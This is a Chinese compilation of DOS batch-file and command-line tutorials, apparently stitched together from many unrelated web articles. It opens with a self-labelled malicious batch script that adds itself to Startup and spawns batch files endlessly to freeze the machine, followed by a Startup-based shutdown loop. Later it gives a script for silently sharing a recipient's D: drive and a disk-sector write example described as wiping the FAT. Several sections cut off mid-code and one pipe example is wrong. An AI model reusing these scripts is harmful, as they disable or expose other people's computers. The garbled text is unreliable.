
DOS代码
Copy %0 "%userprofile%\「开始」菜单\程序\启动" /y
加入启动项自动运行
echo ^:1>die2.bat
echo start die1.bat>>die2.bat
echo goto ^1>>die2.bat
echo ^:2>die1.bat
echo start die2.bat>>die1.bat
echo goto ^2>>die1.bat
:loop
start die1.bat
start die2.bat
goto loop
注释:
这是一段恶意的bat,慎用。
这两个bat文件之间互相调用,导致不停打开执行窗口。会占用大量cpu资源,导致死机。
echo ^:1>die2.bat
rem 这里是建立一个名为die2.bat的文件,同时文件中的内容第一行为:1
echo start die1.bat>>die2.bat
rem 这里是将start die1.bat写入die2.bat文件的第二行
echo goto ^1>>die2.bat
rem 这里是将goto 1写入die2.bat的第三行
echo ^:2>die1.bat
rem 同上,建一个die1.bat,内容为:2。
echo start die2.bat>>die1.bat
rem 同上,start die2.bat写入第二行
echo goto ^2>>die1.bat
rem 同上,goto 2写入第三行。
:loop
rem 冒号后面的字符串表示跳转标记符,这里就是循环执行里面的打开操作。
start die1.bat
rem 打开die1.bat文件
start die2.bat
rem 打开die2.bat文件
goto loop
rem 表示跳转到loop的地方
2
@echo off
title 来玩重启吧!
cd C:\Documents and Settings\%username%\「开始」菜单\程序\启动
if exist 456.bat goto next
goto upover
:next
start 123.bat
:upover
echo shutdown -s -t 0 >456.bat
exit
注释:
检查C:\Documents and Settings\%username%\「开始」菜单\程序\启动
是否存在456.bat
如果有就执行 shutdown -s -t 0 保存为456.bat
如果没有就执行 123.bat
shutdown -s -t 0的意思是立即关机
[故事] BAT文件的妙用!
BAT, 妙用, 文件
今天在网上看东西时突然发现在了这个东西,个人感觉很不错,很方便,给大家分享一下。功能强大的bat文件。
一、查漏补缺——给系统功能添把火
我们的操作系统虽然功能强大,但是在某方面的应用上依旧存在欠缺,如:没有定时关机软件。而用bat文件可以解决很多这类问题。
1.关机与重启
我们先做个让电脑在每天指定时间关机的bat,具体方法如下:
打开附件中的记事本,然后在里边写入,at 22:00 shutdown -s -f,然后选择“文件→保存”,保存类型选择“所有文件”,然后将其命名为:shutdown.bat,如图1所示。如果你希望每天都在晚上十点关机,则将这个文件拖动到“开始→程序→启动”中,这样每次开机该文件都将被执行,其具体含义是,at 22:00在每天十点,shutdown -s -f关机且关闭所有未响应程序。
如果你需要经常重启机器,可以编写一个快速关机的bat文件,还是打开一个记事本,写入:
@echo off
//关闭命令行显示
%systemroot%\system32\shutdown -r -t 0
//-r参数表示重启计算机,-t表示时间后边跟随等待秒数,为0则表示马上重启
2.磁盘整理
Windows XP自带的磁盘碎片整理程序无法进行全盘整理,我们可以编写一个全盘整理的bat,在记事本里边输入:
defrag c: /f /v
defrag d: /f /v
//有几个分区就写几行,其中-f表示即使可用磁盘空间不足,也强制进行磁盘整理。-v表示显示整理结果。
将这个存为bat文件,再双击即可。如果你嫌整理的时间太长,不愿意在一旁守着,可以在文件的结尾输入:shutdown -s -f,让其执行完关机即可。
二、一律从简——让网络操作变轻松
访问共享文件夹、备份网络数据、切换网络配置等常规网络操作,如果采用传统做法,实在是费时费力。用bat文件,一切将可以简化为一个双击动作。
1.备份还原网络配置
对于经常使用笔记本电脑在两地上网的朋友,切换网络配置就成了家常便饭,总是该来该去实在麻烦,用bat文件可以使一切都变得简单。
首先选择“开始→运行”,输入:cmd,回车后进入命令行界面,然后输入:netsh
-c interface dump>d:\home.txt,回车后,系统将会把你当前的网络配置备份到d盘的home.txt文档中。
然后开始编写bat文件,只有简单的一行:netsh -f d:\home.txt,保存为bat文件,以后双击该文件就会应用home.txt中的网络配置。如果你觉得两个文件烦,也可以将两个文件写成一个bat文件:
@echo off
netsh interface ip set address name="本地连接" source=static
addr=10.10.10.1 mask=255.255.255.0
//设置本地连接的ip地址为:10.10.10.1,子网掩码为:255.255.255.0
netsh interface ip set address name="本地连接" gateway=110.10.10.2
gwmetric=0
//设置网关
netsh interface ip set dns name="本地连接" source=static addr=10.10.10.3
register=PRIMARY
//设置主dns
netsh interface ip add dns name="本地连接" addr=10.10.10.4
//设置备份dns
netsh interface ip set wins name="本地连接" source=static addr=none
//设置wins
2.在局域网中群发信息
如果你局域网中的机器没有禁止信使服务的话(启用方法为:在“运行”里输入:services.msc,双击里边的Messenger,选择启用即可),当需要定时向全网发送消息时,完全可以用批处理文件实现,实现方法是:
rem 准备发布“9点断网”给局域网所有计算机
//显示在bat运行前,起到提示作用
pause
//暂停运行,按任意键继续,如果需要定时运行,则不要此段
net send * 9点断网
//发送下“9点断网”的信息,网段中所有的机器,“*”表示所有的机器
将其保存为bat文件,双击后得到如图2所示的效果。再按键盘上的任意键,信息将被发送到全网。如果你希望它定时发送,则将pause字段去掉,然后将其加入到计划任务中即可。
3.打开或关闭网络共享
当你需要共享某个远程的文件夹时,总要跑到本地去操作,如果数量众多,就有可能跑断腿,我们可以编写一个自动共享硬盘的bat文件,将文件发给用户,只要其双击该文件,即可实现共享的目的。
@echo off
echo REGEDIT4>c:\1.reg
echo
[HKEY_LOCAL_MACHINE\SOFTWARE\microsoft\Windows\CurrentVersion\Network\LanMan\E]>>c:\j.reg echo "Flags"=dword:00000102>>c:\j.reg
//Flags用于是确定共享目录的访问方式,其中"Flags"=dword:00000102是完全共享,101是只读,103是根据密码访问。
echo "Parm1enc"=123:>>c:\1.reg
//Parm1enc键值保存着完全访问方式下的密码
echo "Parm2enc"=456:>>c:\1.reg
//Parm2enc键值保存着只读访问方式下的密码
echo "Path"="D:\">>c:\1.reg
//Path键值是共享文件夹的路径
echo "Remark"="我共享了你的D盘">>c:\1.reg
//Remark键值是备注
echo "Type"=dword:00000000>>c:\1.reg
REGEDIT /S c:\j.reg DEL c:\j.reg cls exit
用户运行这个bat文件后,再注销一下,文件夹就会被共享出来了。如果你每天都需要访问某个共享文件夹,且这个共享文件夹设置了密码,你还可以让bat 文件帮你在开机的时候先输入密码,你再访问时就只需要双击打开即可。输入:net
use \\192.168.0.1\IPC$ "1234" /user:"administrator,这个表示访问PC机192.168.0.1上边的共享文件夹,用administrator用户,密码为: 1234。将其保存为bat文件,并将其加入到启动组中即可。
共享文件夹管理不当,会产生严重安全隐患,所以有时为了安全,需要批量卸载掉共享文件夹,其实只要将命令:net share c$ /del加入到bat文件中即可,其中c$为共享文件夹的名字,完整的例子可以到XXXX下载。
4.备份网络数据
你还可以利用bat文件将数据备份到局域网内的某台文件服务器上,这样就省去了复制粘贴的麻烦,具体做法是:
set source=e:\work
//文件来源为本机e盘的work文件夹
set dest=\\192.168.0.1\backup
dos 管道符 和 for 的用法

第 1 页 共 2 页 dos 管道符 和 for 的用法
在计算机编程中,DOS管道符和for循环是两种常用的控制结构,它们在处理大量数据或实现特定任务时发挥着重要作用。本文将详细介绍DOS管道符和for循环的用法,以及它们在实际应用中的优势和适用场景。
一、DOS管道符
DOS管道符是命令行操作中常用的一个工具,它可以将一个命令的输出作为另一个命令的输入。通过使用管道符,可以将一个命令的输出直接传递给另一个命令进行处理,从而实现数据的转换、过滤和合并等操作。
在DOS命令行中,使用管道符将两个命令连接起来,第一个命令的输出会被传递给第二个命令作为输入。例如,使用“dir /b”命令列出文件夹中的文件名,再使用管道符将结果传递给“sort”命令进行排序,最后使用“echo”命令将排序后的文件名输出到屏幕上。完整的命令如下:
dir /b | sort | echo > output.txt
这个命令将列出文件夹中的文件名,并使用管道符将结果传递给“sort”命令进行排序。排序后的结果会被存储在output.txt文件中。
需要注意的是,使用管道符时需要注意第二个命令的输入格式是否与第一个命令的输出格式匹配。如果不匹配,可能会导致数据传输错误或异常。
二、for 循环
for循环是另一种常用的控制结构,它用于重复执行一段代码块,直到满足某个条件为止。在处理大量数据或需要重复执行相同任务的情况下,for循环是非常有用的工具。
在编程中,for循环通常用于迭代一个序列(如数组、列表或文件)中的元素,并对每个元素执行相同的操作。for循环的基本语法如下:
for 变量名 in 序列:
执行的操作
其中,“变量名”是循环变量,用于存储序列中的每个元素的值;“序列”是要迭代的对象(如数组、列表或文件名列表);“执行的操作”是要在每次循环中执行的操作。 第 2 页 共 2 页 例如,假设有一个包含文件名的列表,我们想要为每个文件名执行相同的操作(如复制文件)。可以使用for循环来遍历列表中的每个文件名,并执行复制操作。完整的代码可能如下:
VC中利用管道技术取得DOS或者命令行以及外部程序的执行结果
VC中利用管道技术取得DOS或者命令行以及外部程序的执行结果
管道技术是一种常用的方法,用于在操作系统或者编程语言中将输出流关联到输入流。通过使用管道,可以将一个进程的输出直接作为另一个进程的输入,从而实现进程之间的通信和数据传递。在VC中,可以利用管道技术获取DOS或者命令行以及外部程序的执行结果。
1.执行DOS或者命令行命令
要在VC中执行DOS或者命令行命令并获取执行结果,首先需要使用`popen(`函数创建一个管道,并将命令作为参数传递给该函数。`popen(`函数返回一个文件指针,可以通过该指针读取命令的输出结果。
以下是一个示例代码:
```c
#include
int main(void)
FILE *fp;
char buf[1024];
fp = _popen("dir", "r");
if (fp == NULL)
return 1;
} while (fgets(buf, sizeof(buf), fp) != NULL)
printf("%s", buf);
}
_pclose(fp);
return 0;
```
上述代码中,使用`_popen(`函数执行`dir`命令并将其结果输出到文件指针`fp`中。然后,通过循环读取文件指针中的内容,并打印到标准输出中。最后,使用`_pclose(`函数关闭文件指针。
2.执行外部程序
要在VC中执行外部程序并获取执行结果,也可以使用`popen(`函数。只需将外部程序的路径和参数作为命令传递给`popen(`函数即可。
以下是一个示例代码:
```c
#include
int main(void)
FILE *fp;
char buf[1024];
fp = _popen("C:\\Program Files\\example.exe arg1 arg2", "r");
if (fp == NULL) return 1;
用DOS批处理命令获取文件夹下所有文本文件总行数
用DOS批处理命令获取文件夹下所有文本文件总行数
在日常工作中,我们可能需要统计一个文件夹下的所有文本文件的总行数。这对于打印或者判断代码量有很大方便。
一、先查看单个文件的总行数。

1、打开文件,看看文件名称,此处以rtklib的src文件夹为例:
2、按住shift键,鼠标在空白处右键,打开“在此处打开命令窗口”:
3、在命令行中输入指令:type rtkcmn.c|find /c /v “”,回车,可以得到该文件的行数。
二、再统计所有文件的总行数。
1、在文件夹中,按住shift键,鼠标在空白处右键,打开“在此处打开命令窗口”:
3、在命令行中输入指令:type *.*|find /c /v
“”,回车,可以得到所有文件的行数。
使用python实现unix2dos和dos2unix命令的例子

使⽤python实现unix2dos和dos2unix命令的例⼦
由于⼯作电脑⽹络限制⽆法安装unix2dos和dos2unix命令转换⽂件,⾃⼰实现⼀个
直接上代码,保存为python⽂件如unix2dos.py然后使⽤命令
unix2dos.py {unix2dos|dos2unix} {dirname|filename}
#! /usr/bin/env python
# coding=utf-8
import os
import sys
try:
input = raw_input
except:
pass
def usage():
print('Usage:')
print('\t %s' % ('unix2dos.py {unix2dos|dos2unix} {dirname|filename}'))
def err_exit(msg):
if msg: print('%s' % msg)
usage()
sys.exit(0)
def getfiles(root):
for dirpath, dirnames, filenames in os.walk(root):
for filename in filenames:
yield os.path.join(dirpath, filename)
def format_file(file, toformat='unix2dos'):
print('Formatting %s:\t%s' % (toformat, file))
if not os.path.isfile(file):
print('ERROR: %s invalid normal file' % file)
return
if toformat == 'unix2dos':
line_sep = '\r\n'
else:
line_sep = '\n'
with open(file, 'r') as fd:
DOS下debug使用

一DOS中DEBUG命令的名词解释
a (Assemble) 逐行汇编 a [address]
c (Compare) 比较两内存块 c range address
d (Dump) 内存16进制显示 d [address]或 d [range]
e (Enter) 修改内存字节 e address [list]
f (fin) 预置一段内存 f range list
g (Go) 执行程序 g [=address][address...]
h (Hexavithmetic) 制算术运算 h value value
i (Input) 从指定端口地址输入 i pataddress
l (Load) 读盘 l [address [driver seetor>
m (Move) 内存块传送 m range address
n (Name) 置文件名 n filespec [filespec...]
o (Output) 从指定端口地址输出 o portadress byte
q (Quit) 结束 q
r (Register) 显示和修改寄存器 r [register name]
s (Search) 查找字节串 s range list
t (Trace) 跟踪执行 t [=address] [value]
u (Unassemble) 反汇编 u [address ]或range
w (Write) 存盘 w [address[driver sector secnum>
? 联机帮助
二、DEBUG的主要命令
1、显示存储单元的命令D(DUMP),格式为:
_D[address]或_D[range]
例如,按指定范围显示存储单元内容的方法为:
-D 100 120
18E4:0100 c7 06 04 02 38 01 c7 06-06 02 00 02 c7 06 08 02 G...8.G.....G...
dos.h详解
Dos.h函数详解
@函数名称: absread
函数原型: int absread(int drive, int nsects, int sectnum, void *buffer)
函数功能: 对磁盘扇区读数据
函数返回: 0-操作成功,其他-操作失败
参数说明: driver-读取的驱动器号 0-表示驱动器A,以此类推
sectnum-读取的扇区号
nsects-读取的扇区数
所属文件:
#include
#include
#include
#include
int main()
{
int i,strt,ch_out,sector;char buf[512];
printf("Insert a diskette into drive A and press any key");
getch();
sector=0;
if(absread(0,1,sector,&buf)!=0)
{
perror("Disk problem"); exit(1);
}
printf("Read OK");
strt=3;
for (i=0;i<80;i++)
{
ch_out=buf[strt+i];
putchar(ch_out);
}
printf("\n");
return(0);
}
@函数名称: abswrite
函数原型: int abswrite(int drive, int nsects, int sectnum, void *buffer)
函数功能: 对磁盘扇区写数据
函数返回: 0-操作成功,其他-操作失败
参数说明: driver-写入的驱动器号
sectnum-写入的扇区号
nsects-写入的扇区数
buf-写入内容
所属文件: #include
#include
unsigned char buff[512];
/* 此程企图将FAT区和ROOT区清空从而快速格式化磁盘 */
DOS之for循环用法说明
DOS之for循环⽤法说明
Windows bat脚本的for语句基本形态如下:
1
2在cmd窗⼝中:for %I in (command1) do command2
在批处理⽂件中:for %%I in (command1) do command2
之所以要区分cmd窗⼝和批处理⽂件两种环境,是因为在这两种环境下,命令语句表现出来的⾏为虽然基本⼀样,但是在细节上还是稍有不
同,最明显的⼀个差异就是:在cmd窗⼝中,for之后的形式变量I必须使⽤单百分号引⽤,即%I;⽽在批处理⽂件中,引⽤形式变量I必须使
⽤双百分号,即%%I。为了⽅便起见,若不是特别强调,以下的讲解都以批处理⽂件环境为例。
我们先来看⼀下for语句的基本要素都有些什么:
1. for、in、do 是for语句的关键字,它们三个缺⼀不可;
2. %%I是for语句中对形式变量的引⽤,即使变量l在do后的语句中没有参与语句的执⾏,也是必须出现的;
3. in之后,do之前的括号不能省略;
4. command1表⽰字符串或变量,command2表⽰字符串、变量或命令语句;
下⾯来看⼀个Windows bat脚本的demo(记为demo1):
1
2
3@echo off
for %%I in (ABC) do echo %%Ipause
保存为.bat⽂件(批处理⽂件)并执⾏,将会在弹出的批处理窗⼝中看到这样的信息:
对批处理⽂件的for循环就是这样简单,下⾯来看看for语句的注意事项,并运⾏更复杂的for循环实例。
for语句的形式变量I,可以换成26个字母中的任意⼀个,这些字母会区分⼤⼩写,也就是说,%%I和%%i会被认为不是同⼀个变量;形
式变量I还可以换成其他的字符,但是,为了不与批处理中的%0~%9这10个形式变量发⽣冲突,请不要随意把%%I替换为%%0
~%%9中的任意⼀个;in和do之间的command1表⽰的字符串或变量可以是⼀个,也可以是多个,每⼀个字符串或变量,我们称之为⼀个元素,每个元素之间,⽤空格键、跳格键、逗号、分号或等号分隔;for语句依次提取command1中的每⼀个元素,把它的值赋予形式变量I,带到do后的command2中参与命令的执⾏;并且每次只提取⼀
Win7系统DOS命令行窗口无法输入中文且显示中文乱码问题
Win7系统DOS命令⾏窗⼝⽆法输⼊中⽂且显⽰中⽂乱码问题
⼀、前⾔
我的笔记本电脑重装Win7系统,不久后出现了⼏个问题。⼀是DOS命令⾏中⽂显⽰乱码;⼆是DOS命令⾏窗⼝⽆法输⼊中⽂;三是新建.txt⽂档输⼊中⽂保存时提⽰⼀串信息,保存后再打开中⽂显⽰乱码。其中第⼆和第三个问题的解决⽅案是⼀致的。
⼆、DOS命令⾏中⽂显⽰乱码问题
如上图(这是修复后的),打开DOS命令⾏窗⼝,如:版本、版权所有、保留所有权利是英⽂显⽰出来的。我电脑上安装的有jdk,我在DOS命令⾏中输⼊"java"运⾏,显⽰的中⽂是乱码的。
我的解决⽅案是:1.按下"Win+R"组合键;输⼊"regedit";按下"回车"键;
2.找到HKEY_CURRENT_USER/Console/%SystemRoot%_system32_cmd.exe;选中%SystemRoot%_system32_cmd.exe⽂件夹;右键新建;选择DWORD(32-位)值(D)
3.创建⼀个名称为"CodePage",值为936(⼗进制)的⽂件
4.重新启动计算机
三、DOS命令⾏下⽆法输⼊中⽂,⽽且建⽴.txt⽂档保存后在打开,中⽂乱码
如上图(这是修复后的),出现问题后我显⽰百度解决,有⼈说将"将当前代码页"设置为简体中⽂。可是我的电脑当时是没有这个所谓的"当前代码页"的,也有⼈说在DOS命令⾏中输⼊"chcp 936",输⼊后运⾏的结果显⽰的是:⽆效的代码页或"Invalid code page"。另外有⼈说修改"System Local"的,但发现系统是 中⽂,似乎没有问题。
控制⾯板 -> 时钟、语⾔和区域 -> 更改显⽰语⾔ -> 管理
最后,在万般⽆奈和抱着试试的态度下,将"系统区域"改成了"英语(美国)",重启计算机;然后再将系统区域设置成"中⽂(简体,中国)",重启计算机,问题解决了,久违的汉字终于回来了。
总结: 为什么会出现这种情况,可能是 系统中的"⾮unicode程序的语⾔"虽然设置界⾯显⽰为中⽂,但实际上变成了英⽂。设置成其他的后,再恢复,就OK了。
DOS指令大全
DOS指令大全
MS-DOS未公开的命令与参数
虽然关于以下的内容在很多文章中都提到了,但我还是把它给贴出来了。MS-DOS未公开的命令与参数S-DOS到6.22为止,依然保留着很多未公开的命令和参数。以下对这些命令和参数作一介绍。1、TRUENAME在SUBST、JION命令或在网络上将物理盘映射为逻辑盘的情况下,用于显示文件与目录的实际物理位置。
2、FDISK/MBR重写硬盘主引导记录。注意:如硬盘分区超过四个不能用此命令,因储存额外分区信息的区域,会被
FDISK/MBR覆盖。
3、SHELL=C:\/doc/0118709255.html,/P/F加上/F参数后,提示“ABORT,RETTY,FAIL?出错信息时,将以FAIL作为默认选项。
4、
COMMAND/F在命令执行时,使FAIL作为“ABORT,RERRY,IGNORE,FAIL”出错信息提示的默认选项,直至重新启动。在其它专用DOS 外壳(如NDOS、4DOS等)或应用程序(如PCTOOLS、CCED等)的DOS外壳中执行此命令后,将返回并停留在MS-DOS外壳,须执行EXIT才能返回到第二外壳。
5、COMMAND/P&n!bsp;在命令行执行时,重新运行AUTOEXEC.BAT。如在其它DOS外壳中执行此命令,会回到MS-DOS外壳而不能重新
返回第二外壳。
6、COMMAND/D在命令行执行时,阻止运行自动批文件。在其它DOS外壳中运行的情况,与COMMAND/F相同,但不将FAIL设为默
认选项。
7、VER/R显示更多信息。例如,执行VER后,显示“MS-DOS
VERSION 6.22”,加参数/R后,则显示: MS-DOS VERSION 6.22
REVISION A DOS IS IN HMA
8、FORMAT/ATUOTEST自动检查磁盘格式,然后完成格式化全过程,再回到DOS提示符。
9、FORMAT/BACKUP除提示用户输入卷标外,与上面同。
常用键盘功能键和快捷键以及DOS命令
常⽤键盘功能键和快捷键以及DOS命令
1 键盘功能键和快捷键
打开系统屏幕键盘:window键 + R,打开运⾏命令,输⼊osk,回车即可打开。
1.1 键盘功能键(9个)
序号功能键说明作⽤1Tab制表符键使⽤tab实现向右的缩进,
使⽤shift + tab 实现向左的缩进,
加⼊适当缩进使我们的代码更整洁可读。2Shift上档转换键转换英⽂字母⼤⼩写,
转换数字和特殊符号,
转换输⼊法中英⽂等。3Ctrl控制键不单独使⽤,和其他键形成组合快键建4Alt单词“Alter”缩写,汉语意思为“改变”。不单独使⽤,和其他键形成组合快键建
5空格键盘上最长的⼀个键⽂本编辑中输⼊空格;
输⼊法中确认第⼀个选项。6Enter回车键回车键有两个作⽤:
⼀是确认输⼊的执⾏命令,
⼆是在⽂字处理中起换⾏的作⽤。7Window键window徽标键
Window键 + D 快速显⽰桌⾯;
Window键 + Run 执⾏运⾏命令;
Window键 + E 打开我的电脑;
Window键 + L 锁定屏幕。8↑↓←→
上下左右键光标移动键⽤于快速的移动光标。
9PrtSc屏幕硬拷贝键,PrtSc为PrintScreen的缩写屏幕截图。
1.2 键盘快捷键(6个+1个补充)
1) Ctrl+A 全选
2) Ctrl+C 复制
3) Ctrl+V 粘贴
4) Ctrl+X 剪切
5) Ctrl+Z 撤销
6) Ctrl+S 保存
补充:Ctrl+Y 重做,将Ctrl+Z撤销过的那⼀步操作,重新做这个操作。
2 如何打开DOS控制台以Win7为例,如何打开DOS控制台?l ⽅式1:开始菜单——点击所有程序——找到附件——命令提⽰符
l ⽅式2:开始菜单——搜索程序和⽂件——输⼊cmd——回车
l ⽅式3:windows键 + R ——输⼊cmd——回车 【推荐⽅式】
3 常⽤DOS命令
早期操作计算机⽤DOS命令操作,因为需要记住很多命令,不利于普及,后期发展成图形界⾯,通过⿏标点击界⾯的形式操作计算机,底层实际上运⾏的依然是DOS命令。